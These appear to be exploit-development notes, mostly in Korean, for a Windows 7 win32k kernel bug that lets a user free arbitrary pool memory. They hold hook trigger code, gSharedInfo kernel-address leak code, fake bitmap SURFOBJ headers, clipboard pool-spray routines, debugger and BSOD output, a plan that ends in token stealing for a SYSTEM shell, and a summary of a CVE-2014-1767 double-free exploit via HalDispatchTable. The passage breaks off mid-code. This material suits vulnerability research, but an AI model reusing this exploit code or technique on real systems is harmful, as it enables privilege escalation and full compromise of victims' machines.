    pHmValidateHandle = (LHMValidateHandle)((ULONG_PTR)hUser32 + offset + 11);
    return TRUE;
}
```

```
xxWindowHookProc(INT code, WPARAM wParam, LPARAM lParam)
{
    tagCWPSTRUCT *cwp = (tagCWPSTRUCT *)lParam;
    if (cwp->message == WM_NCCREATE)
    {
        if (hTarget == NULL)
        {
            hTarget = cwp->hwnd;
            SetWindowLongPtrA(cwp->hwnd, GWLP_WNDPROC, (LONG_PTR)DefWindowProc - 0x40);

            /*SetWindowLongPtrA(hTarget, 1, 0x22);
            SetWindowLongPtrA(hTarget, 2, 0x33);
            SetWindowLongPtrA(hTarget, 3, 0x44);
            SetWindowLongPtrA(hTarget, 4, 0x55);*/

            //(RAX Contorl) => ExFreePoolWithTag(target Address)
            SetWindowLongPtrA(hTarget, 8, (LONG_PTR)freeAddr);
        }
    }
    return CallNextHookEx(0, code, wParam, lParam);
}
```



```
2: kd> x ntdll!Ntdll*WndProc*
00007ffa`4b0b4e00 ntdll!NtdllStaticWndProcWorker (<no parameter info>)
00007ffa`4b0b4c50 ntdll!NtdllMDIClientWndProc_A (<no parameter info>)
00007ffa`4b0b4c60 ntdll!NtdllMDIClientWndProc_W (<no parameter info>)
00007ffa`4b0b4d90 ntdll!NtdllButtonWndProcWorker (<no parameter info>)
00007ffa`4b0b4dc0 ntdll!NtdllDialogWndProcWorker (<no parameter info>)
00007ffa`4b0b4c10 ntdll!NtdllEditWndProc_A (<no parameter info>)
00007ffa`4b0b4df0 ntdll!NtdllMDIClientWndProcWorker (<no parameter info>)
00007ffa`4b0b4da0 ntdll!NtdllComboBoxWndProcWorker (<no parameter info>)
00007ffa`4b0b4c20 ntdll!NtdllEditWndProc_W (<no parameter info>)
00007ffa`4b0b4ad0 ntdll!NtdllTitleWndProc_A (<no parameter info>)
00007ffa`4b0b4ae0 ntdll!NtdllTitleWndProc_W (<no parameter info>)
00007ffa`4b0b4ab0 ntdll!NtdllScrollBarWndProc_A (<no parameter info>)
00007ffa`4b0b4ac0 ntdll!NtdllScrollBarWndProc_W (<no parameter info>)
00007ffa`4b0b4bb0 ntdll!NtdllComboBoxWndProc_A (<no parameter info>)
00007ffa`4b0b4b10 ntdll!NtdllDesktopWndProc_A (<no parameter info>)
00007ffa`4b0b4b20 ntdll!NtdllDesktopWndProc_W (<no parameter info>)
00007ffa`4b0b4de0 ntdll!NtdllListBoxWndProcWorker (<no parameter info>)
00007ffa`4b0b4c80 ntdll!NtdllStaticWndProc_W (<no parameter info>)
00007ffa`4b0b4e20 ntdll!NtdllGhostWndProcWorker (<no parameter info>)
00007ffa`4b0b4e10 ntdll!NtdllImeWndProcWorker (<no parameter info>)
00007ffa`4b0b4ba0 ntdll!NtdllButtonWndProc_W (<no parameter info>)
00007ffa`4b0b4b00 ntdll!NtdllMenuWndProc_W (<no parameter info>)
00007ffa`4b0b4c00 ntdll!NtdllDialogWndProc_W (<no parameter info>)
00007ffa`4b0b4b90 ntdll!NtdllButtonWndProc_A (<no parameter info>)
00007ffa`4b0b4af0 ntdll!NtdllMenuWndProc_A (<no parameter info>)
00007ffa`4b0b4bf0 ntdll!NtdllDialogWndProc_A (<no parameter info>)
00007ffa`4b0b4dd0 ntdll!NtdllEditWndProcWorker (<no parameter info>)
00007ffa`4b0b4bc0 ntdll!NtdllComboBoxWndProc_W (<no parameter info>)
00007ffa`4b0b4cc0 ntdll!NtdllGhostWndProc_W (<no parameter info>)
00007ffa`4b0b4cb0 ntdll!NtdllGhostWndProc_A (<no parameter info>)
00007ffa`4b0b4b40 ntdll!NtdllDefWindowProc_W (<no parameter info>)
00007ffa`4b0b4b70 ntdll!NtdllSwitchWindowProc_A (<no parameter info>)
00007ffa`4b0b4d30 ntdll!NtdllDispatchDefWindowProc_A (<no parameter info>)
00007ffa`4b0b4b80 ntdll!NtdllSwitchWindowProc_W (<no parameter info>)
00007ffa`4b0b4b60 ntdll!NtdllMessageWindowProc_W (<no parameter info>)
00007ffa`4b0b4b30 ntdll!NtdllDefWindowProc_A (<no parameter info>)
00007ffa`4b0b4d40 ntdll!NtdllDispatchDefWindowProc_W (<no parameter info>)
00007ffa`4b0b4b50 ntdll!NtdllMessageWindowProc_A (<no parameter info>)
0: kd> x ntdll!*WindowProc* 100
```

A problem has been detected and windows has been shut down to prevent damage to your computer.

SYSTEM_SERVICE_EXCEPTION

If this is the first time you've seen this stop error screen, restart your computer. If this screen appears again, follow these steps:

Check to make sure any new hardware or software is properly installed. If this is a new installation, ask your hardware or software manufacturer for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware or software. Disable BIOS memory options such as caching or shadowing. If you need to use Safe Mode to remove or disable components, restart your computer, press F8 to select Advanced Startup options, and then select Safe Mode.

Technical information:

*** STOP: 0x0000003B (0x00000000C0000005, 0xFFFFF960001432BC, 0xFFFFF8800455EBC0, 0x0000000000000000)

*** win32k.sys - Address FFFFF960001432BC base at FFFFF96000070000, DateStamp 5c7f3397

Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk: 35

Vulnerability => ExFreePoolWithTag로 공격자가 원하는 Pool Object를 Free할 수 있다

Test

CreateWindowEx로 다른 Window 객체를 만든 뒤 취약점을 트리거하니 BadPoolCaller란
BSOD 발생

=> 다른 Window는 Pool Object가 아니라 Desktop Heap에 존재하는 Object이므로
ExAllocatePoolWithTag 함수를 통해 할당된 Object만이 가능

```
0: kd> !analyze -v
*****
*
*           *
*           *           Bugcheck Analysis
*           *
*           *
*****

BAD_POOL_CALLER (c2)
The current thread is making a bad pool request. Typically this is a
t a bad IRQL level or double freeing the same allocation, etc.
Arguments:
Arg1: 0000000000000007, Attempt to free pool which was already freed
Arg2: 0000000000000109b, Pool tag value from the pool header
Arg3: 0000000000000507, Contents of the first 4 bytes of the pool header
Arg4: fffff900c081ffd0, Address of the block of pool being deallocated

Debugging Details:
-----
```

Exploit strategy

1. Object (Menu, Window 등) ExAllocateWithPoolTag를 이용해서 할당되는 Object를 만듦
2. 해당 Object를 Free함 (DestoyObject등의 함수 사용)
3. Read/Write Primitive를 만들기 위해 Bitmap Object를 생성 (Large Pool)
4. Bitmap Object와 이전에 Free했던 공간의 사이즈가 같으면 Bitmap Object가 Free된 영역에 할당됨
5. Bitmap Object를 취약점을 이용해 Free 시킴
6. 해당 Free된 공간을 내가 원하는 Data로 채울 수 있는 User Object X를 할당하고 Fake Bitmap Header로 Data를 채워줌
7. Bitmap Object의 SetBitmapBits, GetBitmapBits를 이용해 Read/Write Primitive 완성
8. Token Stealing을 통하여 system shell 실행

<http://www.secnui.com/englishversioncve-2014-1767-afd-sys-double-free-vulnerability-analysis-and-exploit/>

[0x02]. Double-free Vulnerability exploit

a. general steps:(from the PDF paper)

- [1]. Invoke DeviceIoControl with IoControlCode = 0x1207F, free MDL Object
- [2]. Create one kernel object X to occupy the freed space
- [3]. Invoke DeviceIoControl with IoControlCode = 0x120C3, and now because double-free bug we'll free the object X we just created
- [4]. Occupy the freed object X space with our controlled data (double free to use after free)
- [5]. Try to invoke one function which can operate on the Object X, and the function have the ability to finish one 'any dword write to any address', consider in [4] we have controlled the object fileds, so this can be possible, all needed is the function have some internal statements to use our object content as address ! if we find such object with this perfect function, we will try to hijack HalDispatchTable
- [6] in user mode trigger HalDispatchTable function invoked, then we can flow to kernel mode shellcode

b. What's the Object X ?

Object X is used as use-after-free object, there are two restrictions here:

- (1) the allocated size should be equal as the freed MDL size
- (2) the object must have some functions which we can internally finish one 'anywhere write anything'

for (1), we don't need to worry, because we can control the freed MDL size !, as mentioned above, AfdTransmitFile allocate MDL using our supplied virtual address and length. So we can control MDL size. More detail:

```
pages = ((Length & 0xFFF) + (VirtualAddress & 0xFFF) + 0xFFF) >> 12 + (length >> 12)
```

```
freedSize = mdlSize = pages * sizeof(PVOID) + 0x1C
```

for (2), it's tricky and hard to find such perfect function, we reference the PDF paper and found 'WorkerFactory' Object. We can create WorkerFactory object by NtCreateWorkerFactory. And the perfect function is **NtSetInformationWorkerFactory**, let's have a look at its code:

```
011 = *(_DWORD *)arg3;
LABEL_40:
v39 = 011;
LABEL_44:
ms_exc.registration.TryLevel = -2;
result = ObReferenceObjectByHandle(Handle, 4u, ExpWorkerFactoryObjectType, AccessMode[0], &Object, 0);
if ( result < 0 )
    return result;
if ( arg2 == 8 )
{
    if ( !011 )
        011 = *(_DWORD *)KeNumberProcessors;
    *(_DWORD *)(*(_DWORD *)(*(_DWORD *)Object + 0x10) + 0x1C) = 011;
    ObDereferenceObject(Object);
    return 0;
}
```

We find there's one assignment statement inside, and after analysis the control flow would reach here when (arg2==8 && *arg3!=0), we can set *arg3 = ShellCode, *(*object+0x10)+0x1C = &HalDispatchTable[1], then we can write our shellcode address to HalDispatchTable !

Exploit을 수행하는 데 사용할 Object X를 선정하는 것이 중요해짐.

Bitmap을 우리가 Free 시킨 영역에 할당할 것이므로

GDI pool에 할당되는 Object면 좋음

RONIGHTS USER structures/data allocated on GDI pool

- Some user objects are allocated on GDI pool, but they are not alone!
- There are many user structures allocated on GDI pool (tagPOPUPMENU, tagWND.pTransform, tagSBTRACK ...). We can get their addresses by reading object's content from desktop heap (as USER objects contain pointers to this structures).
- We found, that tagCLS.lpszMenuName (see previous slide) allocated on GDI pool.
- This tagCLS field represents WNDCLASSEX.lpszMenuName (UNICODE).
- We can easily allocate it by RegisterClass and free by UnregisterClass.
- Also we can control size of this allocation.

Useful objects/structures in GDI pool

ZERONIGHTS

- Some USER objects/structures isn't possible to use during exploitation because we can't easily allocate/control them.
- We made list of potentially "exploitable" objects and structures with their pros and cons.
- Demo of usage of accelerator tables and clip data was shown at Ekoparty 2016. We'll show alternative.
- Following list is incomplete, there are other candidates.

Object/structure	Type	Size (x64)	Pros	Cons
Clip data	USER object	Controlled	Controlled size	Need clipboard access, which can be restricted by some sandboxes
WinEvent	USER object	0x60	Easy allocation and destruction	Static object size
Timer	USER object	0x88	Easy allocation and destruction	Static object size, need to scan user handle table to get object address as SetTimer doesn't return handle
tagCURSOR	USER object	0x98	Easy allocation and destruction	Static object size
Accelerator table	USER object	Controlled	Easy allocation and destruction, controlled size	We need to count tagACCEL to calculate size of allocation
tagCLS.lpszMenuName	USER data	Controlled	Easy allocation and destruction, controlled size (size of unicode string)	
tagCLS.pdce (tagDCE)	GDI structure	0x60	Easy allocation and destruction	Static structure size

Select Object X #1

Object X를 WNDCLASS의 LpszMenuName으로 선정

1, RegisterClass를 호출하며 lpszMenuName을 우리가 원하는 만든 Unicode Buffer로 설정

2. Window를 만들 => Object Leak으로 tagCls의 lpszMenuName의 커널 주소를 알아옴

3. UnregisterClass 함수를 호출하여 Window를 Free시킴

4. Bitmap Object를 할당

5. Bitmap Object가 lpszMenuName에 할당되며 Unicode fake bitmap objec로 인식되고

read/write primitive 완성

Leak Kernel Object


Blue tick indicates a leak which requires a medium integrity process.

Technique	7	8	8.1	10 - 1511	10 - 1607	10 - 1703	10 - 1703 + VBS
NtQuerySystemInformation: SystemHandleInformation SystemLockInformation SystemModuleInformation SystemProcessInformation SystemBigPoolInformation	✓	✓	✓	✓	✓	✓	✓
System Call Return Values	✓	✗	✗	✗	✗	✗	✗
Win32k Shared Info User Handle Table	✓	✓	✓	✓	✓	✗	✗
Descriptor Tables	✓	✓	✓	✓	✓	✓	✗
HMValidateHandle	✓	✓	✓	✓	✓	✓	✓
GdiSharedHandleTable	✓	✓	✓	✓	✗	✗	✗
DesktopHeap	✓	✓	✓	✓	✓	✗	✗

```
PSHAREDINFO gSharedInfo = (PSHAREDINFO)GetProcAddress(hUser32, "gSharedInfo");  
DWORD64 gdiSharedHTB = NtCurrentPeb()->GdiSharedHandleTable;
```

여러가지 Leak 기법이 있지만 Window 7을 대상으로 했으므로 제일 간단한 gSharedInfo를 사용
=> Window 10에서는 CreateAcceleratorTable과 Bitmap을 이용한 pool spray로 kernel address leak이 가능하다.

The phead element of the `_HANDLEENTRY` struct discloses the kernel object address for the accelerator table. If we create an accelerator table, leak its address, free it and then allocate a bitmap of the same size we can force the kernel to reuse the free'd memory. To make this Use-After-Free (UAF) style information leak 100% reliable, all we need to do is make our objects large enough, e.g. 4 kB or more, to prevent arbitrary reuse.



After this operation, we end up with a bitmap at the address where the accelerator table used to be, regaining our powerful ring0 primitive! Sample code to achieve this in PowerShell can be seen below!

```
PSHAREDINFO gSharedInfo = (PSHAREDINFO)GetProcAddress(hUser32, "gSharedInfo");
```

gSharedInfo란 User32.dll에 존재하는 전역 공유 구조체로써 User의 HandleTable에 관한 정보를 포함하고 있다.


아래와 같이 aheList(Handle List)를 가져와서 HANDLEENTRY 구조체를 획득하고 wUniq값을 통해 해당 HANDLEENTRY의 User Handle 값을 가져온다.

그리고 그 Handle 값이 내가 원하는 Object라면 phead 구조체 변수를 통해 Kernel Addr를 획득할 수 있다.

```
for (unsigned int i = 0; i < gSharedInfo->psi->cHandleEntries; i++) {
    HANDLEENTRY entry = gSharedInfo->aheList[i];
    HANDLE entryHwnd = (HANDLE)(i | (entry.wUniq << 0X10));

    // Win7 clipboard bType : 0x6, this value is window version specific
    if (entry.bType == 0x6 && entry.bFlags == 0 && entry.pOwner == NULL)
    {
        //printf("Head: 0x%llx, Owner: 0x%llx, Type: 0x%x, hwnd:0x%x\r\n", entry.phead, entry.pOwner, entry.bType, entryHwnd);
        prevClipAddr.push_back((DWORD64)entry.phead);
    }
}
```

해당 시나리오 대로 Exploit을 작성하여 Bitmap Object에 내가 원하는 데이터를 써넣는데 성공



```
exp.exe
kernelTagCls is: 0xfffff900c081fd0
lpzMenuName is: 0xfffff900c01ae000
First Curr: 0xfffff900c01ae000.
ulClientDelta is: 0xfffff900bfea0000
kernelTagCls is: 0xfffff900c081fd0
lpzMenuName is: 0xfffff900c01ae000
Second Curr: 0xfffff900c01ae000.

bitnap handle: 0x185000f, kernel addr: 0xfffff900c01ae000
[xxWindowHookProc] UM_NCCREATE
hTarget Kernel memory address: 0xfffff900c08150e0, tagTHREAD memory address: 0xf
ffff900c3ef2010
[xxWindowHookProc] << First HWID : 0x0000000000040182
[xxWindowHookProc] << OriginAddress : 0x77326928
[xxWindowHookProc] << ChangeAddress : 0x773268e8
[TriggerVuln] CreateWindowsEx Called!
[TriggerVuln] << HWID : 0x0000000000000000
[main] CreateWindowEx failed!
[xxWindowHookProc] UM_NCCREATE
[xxWindowHookProc] UM_NCCREATE
ulClientDelta is: 0xfffff900bfea0000
kernelTagCls is: 0xfffff900c081fd0
lpzMenuName is: 0xfffff900c01ae000
Free Second Curr : 0xfffff900c01ae000.
make read/write primitive!_

fffff800'02ea13f1 c3      ret
fffff800'02ea13f2 cc      int     3
fffff800'02ea13f3 cc      int     3
fffff800'02ea13f4 cc      int     3
fffff800'02ea13f5 cc      int     3
fffff800'02ea13f6 cc      int     3
fffff800'02ea13f7 cc      int     3
fffff800'02ea13f8 0f1f840000000000 nop     dword ptr [rax+rax]
nt!DbgBreakPointWithStatus:
fffff800'02ea1400 cc      int     3
fffff800'02ea1401 c3      ret
nt!DbgBreakPointWithStatusEnd:
fffff800'02ea1402 cc      int     3
fffff800'02ea1403 cc      int     3
fffff800'02ea1404 cc      int     3
fffff800'02ea1405 cc      int     3
fffff800'02ea1406 cc      int     3
fffff800'02ea1407 cc      int     3
fffff800'02ea1408 0f1f840000000000 nop     dword ptr [rax+rax]
nt!DebugPrint:
fffff800'02ea1410 458bc8      mov     r9d,r8d

Command
=====
3: kd> !dpsurf 0xfffff900c01ae000
SURFACE structure at 0xfffff900c01ae000:
-----
DHSURF      dhsurf      0x4141414141414141
HSURF      hsurf      0x4141414141414141
DHPDEV      dhpdev     0x4141414141414141
HDEV      hdev      0x4141414141414141
SIZE      sizlBitmap.cx 0x41414141
SIZE      sizlBitmap.cy 0x41414141
ULONG      cjBits      0x41414141
PVOID      pvBits      0x4141414141414141
PVOID      pvScan0     0x4141414141414141
LONG      iDelta      0x41414141
ULONG      iUniq       0x41414141
ULONG      iBitmapFormat 0x41414141. ERROR
USHORT      iType      0x4141. ERROR
USHORT      fjBitmap    0x4141
PPALETTE    ppal      0x4141414141414141

3: kd>
```

하지만 **문제 발생** => lpzMenuName이 Unicode Pool이므로 0x0000을 넣을 수가 없음
즉, 완벽한 Bitmap Fake Header를 만들어 줄 수가 없어 **BSOD**가 발생

```
SURFBJ64 fakeSurf;  
fakeSurf.dhsurf = 0x0102030405060708;  
fakeSurf.hsurf = 0x0102030405060708;  
//fakeSurf.hsurf = (ULONG64)managerBitmap.hBmp;  
fakeSurf.dhpdev = 0x0102030405060708;  
fakeSurf.hdev = 0x0102030405060708;  
fakeSurf.sizlBitmap.cx = 0x0FFFFFFF;  
fakeSurf.sizlBitmap.cy = 0x0FFFFFFF;  
fakeSurf.cjBits = 0x0102030405060708;  
//fakeSurf.cjBits = 0xfa8;  
fakeSurf.pvBits = (ULONG64)workerBitmap.pvScan0;;  
fakeSurf.pvScan0 = (ULONG64)workerBitmap.pvScan0;  
fakeSurf.lDelta = 0x01020304;  
fakeSurf.iUniq = 0x01020304;  
fakeSurf.iBitmapFormat = 0x01020304;  
fakeSurf.iType = 0x0102;  
fakeSurf.fjBitmap = 0x0102;  
fakeSurf.ppal = 0x0102030405060708;  
/*fakeSurf.lDelta = 0x7d4;  
fakeSurf.iUniq = 0x294b;  
fakeSurf.iBitmapFormat = 0x3;  
fakeSurf.iType = 0x0;  
fakeSurf.fjBitmap = 0x1;  
fakeSurf.ppal = NULL;*/  
memcpy(fakeBuff, &fakeSurf, sizeof(SURFBJ64));  
memset(fakeBuff + 0x30, '\x03', 0x8F0 + 0x8F0 - 0x30);  
HWND Second = CreateWindowObject(fakeBuff);
```

뭔가 크래쉬?

```
3: kd> !dpsurf fffff900c01ad000  
SURFACE structure at 0xfffff900c01ad000:
```

DHSURF	dhsurf	0x0102030405060708
HSURF	hsurf	0x0102030405060708
DHPDEV	dhpdev	0x0102030405060708
HDEV	hdev	0x0102030405060708
SIZEL	sizlBitmap.cx	0x7fffffff8
SIZEL	sizlBitmap.cy	0x7fffffff8
ULONG	cjBits	0x5060708
PVOID	pvBits	0xfffff900c01f6d10
PVOID	pvScan0	0xfffff900c01f6d10
LONG	lDelta	0x1020304
ULONG	iUniq	0x1020304
ULONG	iBitmapFormat	0x1020304, ERROR
USHORT	iType	0x102, ERROR
USHORT	fjBitmap	0x102
PPALETTE	ppal	0x0101010101010101

Make Exploit

Select Object X #2

여기서 새로운 ObjectX를 활용하기로 함

Clip Data를 활용하면 손쉽게 Exploit 할 수 있지 않을까? Sandbox 내부에서 제한적으로

동작한다지만 공부용이기 때문에 강 활용

(IpszMenuName은 Low에서도 잘 동작하여 애용받는다함)

Object/structure	Type	Size (x64)	Pros	Cons
Clip data	USER object	Controlled	Controlled size	Need clipboard access, which can be restricted by some sandboxes
WinEvent	USER object	0x60	Easy allocation and destruction	Static object size
Timer	USER object	0x88	Easy allocation and destruction	Static object size, need to scan user I to get object address as SetTimer does
tagCURSOR	USER object	0x98	Easy allocation and destruction	Static object size
Accelerator table	USER object	Controlled	Easy allocation and destruction, controlled size	We need to count tagACCEL to calculate allocation
tagCLS.IpszMenuName	USER data	Controlled	Easy allocation and destruction, controlled size (size of unicode string)	
tagCLS.pdce (tagDCE)	GDI structure	0x60	Easy allocation and destruction	Static structure size

ID	Type	Owner	Memory
0	Free		
1	Window	Thread	Desktop Heap / Session Pool
2	Menu	Process	Desktop Heap
3	Cursor	Process	Session Pool
4	SetWindowPos	Thread	Session Pool
5	Hook	Thread	Desktop Heap
6	Clipboard Data		Session Pool
7	CallProcData	Process	Desktop Heap
8	Accelerator	Process	Session Pool
9	DDE Access	Thread	Session Pool
10	DDE Conversation	Thread	Session Pool
11	DDE Transaction	Thread	Session Pool
12	Monitor		Shared Heap
13	Keyboard Layout		Session Pool
14	Keyboard File		Session Pool
15	Event Hook	Thread	Session Pool
16	Timer		Session Pool
17	Input Context	Thread	Desktop Heap
18	Hid Data	Thread	Session Pool
19	Device Info		Session Pool
20	Touch (Win 7)	Thread	Session Pool
21	Gesture (Win 7)	Thread	Session Pool

Table 1. Owner and locality of user objects

gogo!

<https://volatility-labs.blogspot.com/2012/09/movp-34-recovering-tagclipdata-whats-in.html>

<https://blogs.msdn.microsoft.com/ntdebugging/2012/03/16/how-the-clipboard-works-part-1/>

<https://docs.microsoft.com/en-us/windows/desktop/dataxchg/clipboard-operations#memory-and-the-clipboard>

<https://docs.microsoft.com/en-us/windows/desktop/dataxchg/clipboard>

<https://docs.microsoft.com/ko-kr/windows/desktop/dataxchg/using-the-clipboard>

<http://blog.naver.com/PostView.nhn?blogId=tipsware&logNo=220965286519&parentCategoryNo=&categoryNo=44&viewDate=&isShowPopularPosts=false&from=postView>

<http://computer-programming-forum.com/82-mfc/2a42221a328e7f4d.htm>

<https://www.soulfree.net/332>

https://github.com/siberas/CVE-2016-3309_Reloaded/blob/master/CVE-2016-3309_Reloaded_Bitmaps/main_bitmaps.cpp

<https://sensepost.com/blog/2017/exploiting-ms16-098-rgnobj-integer-overflow-on-windows-8.1-x64-bit-by-abusing-gdi-objects/>

setclipboardData

<https://docs.microsoft.com/en-us/windows/desktop/api/winuser/nf-winuser-setclipboarddata>

```
0: kd> !pool 0xffff900`c06e72c0
Pool page fffff900c06e72c0 region is Paged session pool
fffff900c06e7000 size: 90 previous size: 0 (Allocated) Ghab
fffff900c06e7090 size: 10 previous size: 90 (Free)
fffff900c06e70a0 size: 20 previous size: 10 (Allocated) Glnk
fffff900c06e70c0 size: 20 previous size: 20 (Allocated) Glnk
fffff900c06e70e0 size: 20 previous size: 20 (Allocated) Ggls
fffff900c06e7100 size: 80 previous size: 20 (Allocated) Gffv
fffff900c06e7180 size: 10 previous size: 80 (Free) Uspr
fffff900c06e7190 size: 20 previous size: 10 (Allocated) Glnk
fffff900c06e71b0 size: 20 previous size: 20 (Allocated) Glnk
fffff900c06e71d0 size: 10 previous size: 20 (Free) Ggls
fffff900c06e71e0 size: d0 previous size: 10 (Allocated) Gla@
*fffff900c06e72b0 size: f0 previous size: d0 (Allocated) *Uscb
Pooltag Uscb : USERTAG_CLIPBOARD, Binary : win32k!_ConvertMemHandle
fffff900c06e73a0 size: 90 previous size: f0 (Allocated) Ghab
fffff900c06e7430 size: 20 previous size: 90 (Allocated) Glnk
fffff900c06e7450 size: 20 previous size: 20 (Allocated) Glnk
fffff900c06e7470 size: 20 previous size: 20 (Allocated) Glnk
fffff900c06e7490 size: c0 previous size: 20 (Allocated) Gpfe
fffff900c06e7550 size: 130 previous size: c0 (Allocated) Gpff
fffff900c06e7680 size: 360 previous size: 130 (Allocated) Ttfd
fffff900c06e79e0 size: 80 previous size: 360 (Allocated) Ttfd
fffff900c06e7a60 size: 10 previous size: 80 (Free) Uspr
fffff900c06e7a70 size: 20 previous size: 10 (Allocated) Glnk
fffff900c06e7a90 size: 20 previous size: 20 (Allocated) Ggls
fffff900c06e7ab0 size: 10 previous size: 20 (Free) Ggls
fffff900c06e7ac0 size: d0 previous size: 10 (Allocated) Gla@
fffff900c06e7b90 size: f0 previous size: d0 (Allocated) Gla4
fffff900c06e7c80 size: 380 previous size: f0 (Allocated) Ttfd
```

Clipboard Data를 활용해서 pool을 원하는 크기만큼 할당하고 데이터를 넣는 것에도 성공

fmt

Clipboard에는 여러가지 Format의 데이터를 저장할 수 있는 데 Binary 같은 데이터를 저장하거나 하기 위해 RegisterClipboardFormat 함수로 custom format을 지정할 수 있음

```
void AllocateClipboardWithBuffer(unsigned int size, BYTE *buffer)
{
    UINT fmt = RegisterClipboardFormat(L"FAKE_FORMAT_BUFFER");
    buffer[size - 1] = 0x00;
    const size_t len = size;
    HGLOBAL hMem = GlobalAlloc(GMEM_MOVEABLE, len);
    memcpy(GlobalLock(hMem), buffer, len);
    GlobalUnlock(hMem);
    OpenClipboard(NULL);
    EmptyClipboard();
    SetClipboardData(fmt, hMem);
    CloseClipboard();
    GlobalFree(hMem);
}
```

```
void FreeClipboard()
{
    OpenClipboard(NULL);
    EmptyClipboard();
    CloseClipboard();
}
```


여기서 유의해야 할 점은 Clipboard는 여러 Window간에 공유되는 영역이기 때문에
Unique한 Handle값을 User에게 주지 않아서
내가 할당한 POOL 영역이 어디인지 명확하게 알 수 없음



그래서 처음 할당하고 bType = 0x6 핸들들을 모두 찾아서 저장
그 후 Free를 통해 사라진 Kernel Offset으로 내가 만든 Free Pool 주소를 식별
bType은 운영체제 별로 다름



```
vector<DWORD64> prevClipAddr;
vector<DWORD64> afterClipAddr;
for (int tryIdx = 0; tryIdx < 10; tryIdx++)
{
    prevClipAddr.clear();
    afterClipAddr.clear();
    printf("[1-%d] Allocate ClipboardPool!\n", tryIdx);
    AllocateClipboard(4552);
    for (unsigned int i = 0; i < gSharedInfo->psi->cHandleEntries; i++) {
        HANDLEENTRY entry = gSharedInfo->aheList[i];
        HANDLE entryHwnd = (HANDLE)(i | (entry.wUniq << 0X10));

        // Win7 clipboard bType : 0x6, this value is window version specific
        if (entry.bType == 0x6 && entry.bFlags == 0 && entry.pOwner == NULL)
        {
            //printf("Head: 0x%llx, Owner: 0x%llx, Type: 0x%x, hwnd:0x%x\r\n", entry.phead, entry.pOwner, entry.bType, entryHwnd);
            prevClipAddr.push_back((DWORD64)entry.phead);
        }
    }
    /*for (int idx = 0; idx < prevClipAddr.size(); idx++)
